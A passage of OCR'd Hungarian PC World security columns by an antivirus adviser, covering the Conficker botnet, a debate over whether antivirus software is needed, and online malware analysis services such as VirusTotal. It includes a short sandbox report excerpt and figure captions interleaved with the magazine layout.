A problléma elhárítása után azonnal értesítjük Önt a korlátozás feloldásáról.

Fentiekkel kapcsolatban kérjük szíves megértését.

A Magyar Posta nem bízta a véletlenre. A közlemény arról tájékoztatja az ügyfeleket, hogy az április 1-jére jósolt Conficker-támadás miatt két teljes napra drasztikus korlátozást rendeltek el, ez idő alatt még e-maileket sem fogadtak

gel, hanem azzal is számot kell vetnie, hogy egy ilyen maffiaszerű cselekményben résztvevő és hihetetlen profi tudású elkövetőkre tett terhelő vallomásával képes lesz-e titokban maradni élete hátralévő részében, ergo tudja-e majd bosszúmentesen élvezni is ezt a díjat.

Egységfrontba tömörült biztonsági cégek

Több külön szervezet is alakult a helyzet súlyosságára való tekintettel. Az egyikben például olyan neves cégek sorakoztak fel a már említett Conficker Working Group zászlaja alatt, mint például az F-Secure, Cisco, ICANN, ESET, Kaspersky, McAfee, Microsoft és még sokan mások. Céljuk, hogy küzdjenek a botnetek ellen.

Amikor a felhasználók felől nézzük, az a jó módszer, hogy mindenki frissítse a gépét, használjon tűzfalat, valamint antivírus szoftvert és kémprogram-irtót. Megóvta magát ezzel? Igen. Megszűntek ettől a világban a támadások? Nem. Nos, pontosan emiatt gyűltek össze a szakemberek, hogy a hálózati forgalom elemzésével, vírus-csapdának használt számítógépek (honeypotok) adataival, a kártevő példányainak visszafejtésével szerzett részletesebb információkkal maguk a vezérlő szerverek és a kártékony kódok készítői, használói ellen tudjanak hatékonyan fellépni, illetve a jelenséget megszüntetni.

Elmaradt a világvége április elsején

A legújabb Conficker-variáns, az úgynevezett Conficker.X visszafejtése során a kutatók azt látták a forráskódban, hogy 2009. április elsejére várható egy nagyobb volumenű támadás. Ehhez a botnetgazdák egy 50 ezres domainállományból választanak ki 500 véletlenszerű szervert, amelyek segítségével igyekeznek a fertőzött gépeket vezérelni, további kártékony kódok letöltésére és támadásokban való részvételre rávenni.

Az április elsejei látványos akció elmaradt ugyan, de a veszély egészen biztosan nem hárult el. Lehet, hogy kivárnak, amíg a kiemelt figyelem lankad, lehet, hogy éppen a médiavisszhangot kezdik majd felhasználni hamis Conficker-irtó szoftverek tömeges terjesztésére, egyelőre csak találgathatunk. Mindenesetre a visszajelzések egyértelműen arról tanúskodnak, hogy a készítők igazi profik, és vélhetően sok borsot fognak még az orrunk alá törni.

Ahol tesznek is ellene

Ausztráliában már minden hatodik számítógép egy botnethálózat tagja. Emiatt indítottak Zombi Tudatossági Hét néven kampányt a Sophos közreműködésével, amelynek legfőbb célja, hogy felhívja a figyelmet erre a káros jelenségre, erősítse a felhasználók biztonságtudatosságát és segítséget nyújtson a fertőzött gépek megtisztításában.

Becslések szerint csak a Conficker féreg által rutinszerűen megfertőzött, és ezáltal botnet tagjává tett számítógépek száma világszerte meghaladja a 10 milliót. Egy ilyen megfertőzött számítógép aktívan részt vesz a spamküldésekben, webhelyek elleni DdoS-támadásokban anélkül, hogy a tulajdonos szélessávú internetkapcsolatában bármilyen jelet, vagy érdemi lassulást észlelne.

A tapasztalatok szerint nemcsak a kisebb vállalatok, vállalkozások számítógépei, hanem a gyors és állandó internetkapcsolatok miatt kifejezetten a magánemberek vannak egyre nagyobb veszélyben. Kellő szakmai ismeretek hiányában, illetve szakértő ismerős, barát, alkalmazott, rendszergazda, családtag hiányában könnyű bekerülni a szórásba.

Egy OECD-tanulmány szerint a fertőzött botnetes gépek száma évről évre meredeken emelkedik, emellett a fertőzött weboldalak száma is egyre növekszik. A rosszindulatú webhelyek többsége továbbra is kínai, illetve amerikai szervereken hostolt oldal. Az eseményszervezők reményei szerint most igyekeznek minél többeket támogatni abban, hogy kikerüljenek a botnetekből, illetve felvilágosítással és gyakorlati ismeretekkel segítenek a megelőző védekezésben.

Mindenki tegye a kötelességét!


Amíg a Windows-felhasználók nincsenek tudatában a veszélynek, nem igazán fog változni semmi. Még a pesszimista becslés szerint is legalább 5000 új kártevőt írnak naponta erre az operációs rendszerre, és ez az iram még a legfejlettebb heurisztikát is alaposan megdolgoztatja. A legcélravezetőbbnek az tűnik, hogy maguk a felhasználók legyenek képzettebbek, biztonságtudatosabbak és kevésbé lusták. Magyarul a legrövidebb időn belül rendszeresen frissítsék az operációs rendszert a megjelent biztonsági javításokkal – például telepítsék a Conficker miatt is érintett MS08-067-es biztonsági frissítést –, illetve használjanak naprakész antivírus szoftvert és kémprogramok elleni védelmet, valamint kétirányú szűrésre beállított tűzfalat. Legyenek tudatában, mivel jár egy webes linkre való kattintás, és az milyen automatikusan lefutó/települő kártevőket hozhat a rendszerbe.

Ezzel ugyan még nem élveznek 100%-os védelmet, de már mindent megtettek, ami rajtuk múlott, és így minimalizálták a támadás esélyét. Ha ezt mostanra már mindenki megtette volna, ez a cikk és maguk a botnetek sem születtek volna meg jelenlegi ma ismert formájukban.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (**velemeny@pcworld.hu**).

Csizmazia István,
vírusvédelmi tanácsadó
Sicontact Kft., a NOD32
antivírus magyarországi képviselete
antivirus.blog.hu



Az ESET Smart Security külön üzenettel figyelmeztet, hogy nem töltöttük le és telepítettük az összes Microsoft Windows biztonsági javítást

KAPCSOLÓDÓ WEBOLDALAK

A ESET magyar nyelvű víruslexikona: **www.eset.hu/virus**
A Bonni Egyetem webes Conficker-tesztje: **hopp.pcworld.hu/5676**
A Conficker Working Group webes Conficker-tesztje: **hopp.pcworld.hu/5844**
ESET Conficker Remover letöltés: **www.eset.hu/viruslabor/ingyeneseltavolitok**

SZÜKSÉGES-E VÍRUSVÉDELEM, VAGY ELÉG AZ ÓVATOSSÁG?

Homokba dugott fej

Sorozatunk huszonkettedik epizódjában körüljárjuk a két ellentétes oldal érveit. A piros sarokban úgy gondolják, hogy ha óvatosan neteznek, nem eshet bántódásuk antivírus szoftver és profi tűzfal nélkül sem. A kék sarok ezt azért másképp látja: óvatosságra természetesen szükség van, de ettől még nem nélkülözhetőek a biztonsági programok.

Aki már olvasott különböző számítástechnikai fórumokat, az biztosan megtapasztalta, milyen erős indulatok tudnak időnként elszabadulni. Egy-egy Linux kontra Windows, Norton vs. Kaspersky, vagy éppen a „vírusirtót csak az idióták használnak" témájú topikba akár ezernyi hozzászólás is érkezhet, de nem biztos, hogy igaz érvek csapnak össze a hitvitákban. Most meghallgatjuk a két fél érvelését, aztán megpróbálunk igazságot tenni.

Piros sarok: zavaró és felesleges ballaszt annak, aki ésszel netezik


Vajon mi vezet arra valakit, ha már ért a géphez valamicskét, hogy olyan kijelentésre ragadtassa magát, mint például, hogy az antivírus program tolakodó, zavaró és felesleges? Ez az oldal azt állítja, nem használ semmilyen antivírus szoftvert, de nem az ára miatt, vagyis ingyenes verziót sem telepítenek fel. Így aztán nincs is semmifajta teljesítménycsökkenés, vakriasztás, biztonsági programok esetleges összeakadása. A koncepció lényege az, hogy kizárólag a Windows beépített eszközeire támaszkodnak és ehhez társul még néhány kialakult szabály.

Az első védelmi vonalat a tűzfal jelenti, és ebből akár több is működhet náluk egyszerre, ugyanis a legtöbb router tartalmaz ilyet, és emellett a Windows alapkészletébe is beletartozik a szoftveres tűzfal.


Természetesen az útválasztó önmagában nem tudja megállítani a vírusokat, kémprogramokat, adathalász támadásokat. Viszont ha valaki például Gmailt használ, akkor a spamszűrő modul elég hatékonyan képes kiszűrni a kéretlen levélszemeteket, és ezek közt sok a kártevő-terjesztő oldalak linkjeire mutató üzenet. Mint tudatos felhasználó, természetesen nem is kattint mindenfajta levélre vagy levélmellékletre, hiszen jól tudja, mivel járhat ez.

Bemutatkozik a fegyverarzenál


A tudatos böngészés ismét csak felvet eszközbeli, valamint viselkedésbeli kívánalmakat. Ez a csoport nagy ívben kerüli a régebbi kiadású Internet Explorer használatát, és jobbára az új IE 8, de még inkább a Mozilla




A kék halált nem szeretjük, sőt kimondottan utáljuk. Ez valójában csak egy trükkös kép, amikor nem igazi lefagyás történt, hanem a hamis antivírus akarja velünk elhitetni, hogy baj van a gépünkkel.




Tudjuk, hogy egy hamis kémprogramirtó minden esetben jelez, még újonnan telepített tiszta gépen is. Egy igazi védelmi programnak is lehetnek vakriasztásai, ennek ellenére érdemes használni



Kevés olyan szoftvert ismerünk, amely egyaránt kompatibilis a Windows 98-tól kezdve az XP-n át egészen a Vistáig. Már ennél a pontnál is elkezdhetnénk kételkedni erre az „olcsó", valójában hamis védelmi programra



A klub, ahova nem szeretnénk tartozni. A térképen Európa Conficker féreg által fertőzött botnetes gépei láthatóak. Ők is úgy gondolták, nincs szükségük védelemre



Amire a Windows beépített tűzfala nem képes: mind a kimenő, mind a bejövő adatforgalom ellenőrzése, szofisztikált szabályrendszer alkotása, részletes beállítási lehetőségek garmadája

Firefox mellett teszi le a voksát. Mindezekben van valamilyenfajta phishing-szűrési opció, amely tippet, tanácsot ad, ha olyan weboldalra látogatnánk, ami szerinte egyértelműen vagy gyaníthatóan csalárd. Mindkét böngészőkliens fejlesztői sokat dolgoztak azon, hogy minél több biztonsági megoldás kerüljön bele a programba.

Ez igen: naprakész és legális

A piros sarokban emellett gondosan beállítják mind a Windows operációs rendszer, mind pedig az összes fontosabb felhasználói alkalmazás frissítéseinek automatikus fogadását. Ezzel állításuk szerint elkerülik a problémákat, hiszen a kártevők sokszor használnak ki olyan exploit kódokat, amelyeket a tudatlan vagy lusta felhasználók nem frissítenek. Ezek között nemcsak néhány hónapos, de akár többéves is szerepel, és valóban az ember szinte nem is érti, miért nem futtatják a felhasználók a kész javításokat ennyi idő eltelte után sem.

És a végső „érv": kerülnek mindenfajta kétes weboldalt, mindenfajta nem megbízható hírű vagy ismeretlen állomány letöltését. Nem járnak pornó-, warez-, szerencsejáték- és hasonló, a kártevők terjesztésében élenjáró weblapokra. Sőt, nem használnak warez vagy illegális szoftvert sem, csak legális vagy ingyenes programokat futtatnak a gépükön.

Kék sarok: szép-szép, de azért árnyaljuk csak kissé ezt a képet!


Biztosan annak is van egy kis *Robin Hood*-feelingje, ha valaki évi párezer forintot igyekszik megspórolni, dacolva a biztonsági szoftveriparral. Látni kell azonban, hogy az elmúlt húsz év eseményei egyre gyorsabb iramban arról szóltak, hogyan lehet alkalmazásokat és szolgáltatásokat másként használni, hogyan lehet hibákat széleskörűen kihasználni. Mivel a kártevők bűnözők által történő terjesztése és célba juttatása már egy tudatos és iparszerű folyamat, nem igen boldogulnánk segítő-védő alkalmazások nélkül. A piros sarokban felsorolt óvatossági intézkedéseket matematikaprofesszorosan „szükséges, de nem elégséges" lépeseknek értékeljük. Hiszen nagy hangon mondhatja bárki, hogy neki nincs szüksége szánalmas ajtózárra, a zár- és lakatművek tőle nem lát egy fillért sem, majd ő megvédi magát, lakását, házát a nuncsakujával. Ami az esetek jelentős részében talán működik is, de mi van, ha a lakástulajdonos éppen alszik, WC-re megy, fürdik, esetleg el kell mennie otthonról, netán a kopogás nélkül érkező „látogatók" fizikai erőben, felfegyverzettségben és létszámban is fölényben vannak?

A konstruktív ellenzék dicsér is, ha van mit


Természetesen találunk azért részben pozitív üzenetet a külső fejlesztésű biztonsági szoftverek ellenzőinek szavaiban. Tekintve, hogy hajlandóak egy keveset tanulni, kiemelt odafigyelést tanúsítanak az internet- és számítógép-használat közben. Ezek jó dolgok, de valójában inkább kiegészítik a számítógépes biztonsági programok védelmét, semmint kiváltanák, vagy helyettesítenék azokat. A gyanakvó hozzáállás szintén sokat segíthet a gyakran alkalmazott emberi megtévesztésen alapuló (social engineering) csalási, fertőzési incidensek elhárításánál.

A böngészők, és az ezekbe épített adathalász, illetve egyéb kiegészítő figyelmeztetési lehetőségek valóban hasznosak, de ne feledjük, amíg egy ilyen listára felkerül egy potenciálisan káros URL, addig több óra vagy még ennél hosszabb idő is eltelhet.

Napjainkban számos olyan fertőző weboldal létezik, ahol a támadók az FTP-jelszavakat eltulajdonítva titokban belépnek a weboldalakra, és ott minden HTM, HTML, PHP állományba beszúrnak egy IFRAME taget, amely kártékony kódot tartalmazó linkre mutat. Néhány vírusvédelmi program – köztük a NOD32 is – böngészés közben azonnal észleli az ilyen gyanús IFRAME szekciót, és annak tartalmától függetlenül egy általános figyelmeztetéssel riaszt. Emellett ha esetleg mégis megláto-



A Gmail spamszűrője kifejezett jó hatásfokkal válogatja szét a hasznos és haszontalan küldeményeket. Képünkön egy terhelési kísérlet eredménye látható, 600 ezer kéretlen tesztlevéllel



Fertőzés esetén még aktív vírusvédelem esetén is kerülhetünk olyan helyzetbe, hogy az antivírus mellett még külön segédprogramot (GMER, www.gmer.net) is igénybe kell venni némely nehezebben eltávolítható kártevő esetében. A feketével jelzett „fertőzések" nem biztos, hogy kórokozót jeleznek – csak a szakembereknek adnak információt –, ezeket ne próbáljuk eltávolítani!

A heurisztika feladata az új kórokozók viselkedésbeli tulajdonságaik alapján történő korai felismerése. Akkor szeretjük, ha mindent észrevesz, de közben nem produkál vakriasztásokat. Az AntiStealth modul pedig a rejtőzködő rootkitek ellen hasznos, nélküle esélyünk sincs a leleplezésre

gatjuk ezt a fertőzött oldalt, akkor pedig magára a kártevőre kapunk egy másik, az adott kórokozó kódjára jellemző konkrét riasztást.

Lyukak a falban

Azt mindenkinek tudnia kell, hogy a Windows beépített tűzfala a többi szoftveres tűzfallal összehasonlítva igencsak gyengének számít. Az első probléma mindjárt az, hogy magától csak és kizárólag a bejövő forgalmat szűri, a kimenőt egyáltalán nem. Hatékonyság területén sem képes felvenni a versenyt a külső gyártók által fejlesztett versenytársakkal, a legtöbb teszten minimális vagy éppen nulla pontszámot képes csak összeszedni, és emellett a beállítási lehetőségei is jócskán elmaradnak a többi programéhoz képest.

Egy tűzfal alapos beállítása nem egyszerű feladat, és sok olyan kommunikáció zajlik közben, amely olyan döntés elé állítja a felhasználót, hogy engedélyezzen vagy tiltson-e valamit. Például ha valaki a Microsoft Office programcsomagot használja, az akkor is megkísérli a kommunikációt a SharePoint szerverrel, ha ez az opció nincs is az otthoni gépen telepítve. Egy jó tűzfalprogram tehát fel kell legyen készítve a kifelé menő forgalom minősítésére, és ha ismeretlen dolgot talál, akkor minimum figyelmeztet, de még inkább kérdez.

Tényleg észlelhető minden csak megérzéssel?

Bár a közelmúltban komoly figyelmeztetések láttak napvilágot például a Conficker féreg kapcsán, sokan valóban úgy gondolják, őket nem érheti baj. Úgy véljük, számos esetben még a sok tapasztalattal és „megérzéssel" rendelkező óvatos felhasználót is meg lehet fertőzni. Ismeretlen eredetű program telepítésekor pedig szinte nélkülözhetetlen, hogy a régi és új kártevők detektálása is megtörténjen. A Windows is tartalmaz ugyan egy kártevőellenes programot, amelyet havonta egyszer frissítenek. A ritka frissítés, és a piaci versenytársakkal nem összemérhető funkcionalitása ellenére néha használt vehetjük, de semmiképpen sem pótolhatja egy komoly professzionális antivírus és kémirtó alkalmazás tudását. Az csak egy dolog, hogy egy modern biztonsági program például már tartalmaz heurisztikát az új kórokozók viselkedésbeli tulajdonságai alapján történő korai felismeréséhez, de sok esetben a rejtőzködő, Windows API-függvényeket eltérítő és ezért hagyományos eszközökkel nem észlelhető „láthatatlan" rootkiteket is detektálni tudja.

Kicsit még kapcsolódva a Confickerhez, azt láthatjuk, hogy sokan nem fordítanak elég figyelmet a Windows és alkalmazásaik rendszeres biztonsági frissítéseire. Az antivírus-mentes oldalnál azonban örvendetesen azt tapasztalhatjuk, hogy erre kiemelt figyelmet fordítanak. Ebből érdemes lenne azoknak is profitálni, akik viszont használnak ugyan vírusirtót, de ezt a részt viszont teljességgel elhanyagolják. Ezt eltanulhatnák tőlük, és például egy Secunia Software Inspectorral (**secunia.com/vulnerability_scanning/**) igen kényelmesen frissíthetőek az olyan nagy exploitveszélynek kitett alkalmazások, mint az Adobe Reader, az SWF Flash, az Office állományok vagy éppen az Apple Quick Time. Egyet viszont mindenképpen meg kell jegyezni: léteznek emellett nulladik napi sebezhetőségek is, amelyekre még nem is léteznek biztonsági javítások, és az ezek elleni védekezés még védelmi program esetén sem megoldott.

Internet Security nélkül mit érek én?

Máté Péter már sajnos nem énekelhet a fenti címmel slágert, mi viszont jól tesszük, ha nem „énekeljük ki" a személyes és banki adatainkat, jelszavainkat. Bár néhányan úgy gondolják, hogy az antivírus programok üzletága csupán olyan biznisz, ahol a fejlesztő cégek azon gazdagszanak meg, hogy saját maguk írják a vírusokat – ez távolról sem igaz. Szinte mindegyik fejlesztő csapat kicsiben kezdte, megbízható és rendkívül felkészült szakemberekkel folyamatosan küzdenek a néha szinte reménytelen mennyiségben keletkező kártevők áradata ellen, és várhatóan a helyzet évről évre keményebb próbatétel elé állítja őket, ahogy minket felhasználókat is. Nem lehet elégszer hangsúlyozni, hogy 100 százalékos védelem nem létezik, így esetleg még az is megfertőződhet, aki naprakész védelmi programokat használ. Már csak emiatt sem érdemes szándékosan tárva-nyitva hagyni az ajtót, hiszen ezzel ennek esélyét emeljük nagyságrendekkel.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (**velemeny@pcworld.hu**).

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

KAPCSOLÓDÓ WEBOLDALAK

Az ESET magyar nyelvű víruslexikona: **www.eset.hu/virus**
Windows Sysinternals programok: **www.sysinternals.com**
GMER rootkit detektor és eltávolító: **www.gmer.net**

KÁRTEVŐELEMZÉS „HÁZILAG”

Mindentudó fekete dobozok

Sorozatunk huszonharmadik epizódjában kipróbálunk néhány olyan szolgáltatást, amelyekkel kártevőket elemezhetünk. A résztvevők mind igyekeznek többet nyújtani, mint egy virustotalos gyorsvizsgálat, és pontosan erre a többletre leszünk majd nagyon kíváncsiak.


Onnan indult el a lassan már két esztendős cikksorozatunk, hogy A *32 lovas fogat címmel* a VirusTotal (**www.virustotal.com**) weboldalról írtunk. Az azóta már 39 „lovas” szolgáltatás minden ismert antivírus programmal megvizsgálja a feltöltött (vagy e-mailben elküldött) mintaállományt, és pillanatokon, esetleg perceken belül megkapjuk a végeredményt: hányból hányan látták fertőzöttnek a fájlt. A fertőzéseknél használt nevek aztán sok esetben már annyira eltérőek, vagy átfedik egymást, hogy a további nyomozás miatt a kedvenc biztonsági programunk elnevezésével érdemes megnyitni a Google keresőablakát.

Extrák a VirusTotalban

A figyelmes szemlélő – különösen, ha kicsit járatos a Windows-programozás és/vagy a kártevők területén – észrevehet már itt egy-két érdekes pluszsort a vizsgálat táblázata alatt is. Az ellenőrzött állomány bájtban mért hossza, valamint az azonosításhoz használt MD5, SHA1, SHA256 és Ssdeep hash értékek után további érdekes sorokat láthatunk, ha például EXE vagy DLL állományt vizsgálunk. A TrID egy olyan segédprogram, amely a fájltípus megbízható beazonosításában segíthet. Ugye egy fájl látszólagos kiterjesztése és a fájl valódi fájltípusa között néha nincs összefüggés, illetve eltérés esetén ez kimondottan a szándékos megtévesztés része. Szeretjük, ha egy állomány valóban az, aminek mondja magát, ellenkező esetben a homlokunk máris enyheráncot vet.

A Portable Executable rejtelmei

A PE EXE fájlok fejlécszerkezete sok olyan információt hordoz, amelyből a szakemberek számos következtetést tudnak levonni. Nincs olyan vírusvédelmi program, amely valamilyen szinten ne ellenőrizné ezeknek az adatoknak a meglétét, helyességét, ellentmondásait. Sajnos maga a Windows meglehetősen rugalmasan kezeli ezeket, így olyan programok futtatását is engedélyezi, amelyeket egy alapos segédprogram vagy egy antivírus alkalmazás szerfelett gyanúsnak talál. A VirusTotalban mindenesetre a PEiD és a pefile elemzése ad plusz támpontokat. Még ha minden antivírus motor néma marad, akkor is lehetnek itt kártevőkre utaló momentumok. Aki pedig az EXE fájlok birodalmában szeretne mélyebben megmerítkezni, annak hasznos további olvasmány lehet *Pavol Cerven* Programvédelem fejlesztőknek című könyve a Kiskapu kiadótól.



Analysis Report for nocrisis.exe

MD5: e78325c76ce51d8071d59994366c4f68

Summary:


Description	Risk
Autostart capabilities: This executable registers processes to be executed at system start. This could result in unwanted actions to be performed automatically.	medium
Performs File Modification and Destruction: The executable modifies and destructs files which are not temporary.	high
Performs Registry Activities: The executable reads and modifies register values. It also creates and monitors register keys.	low

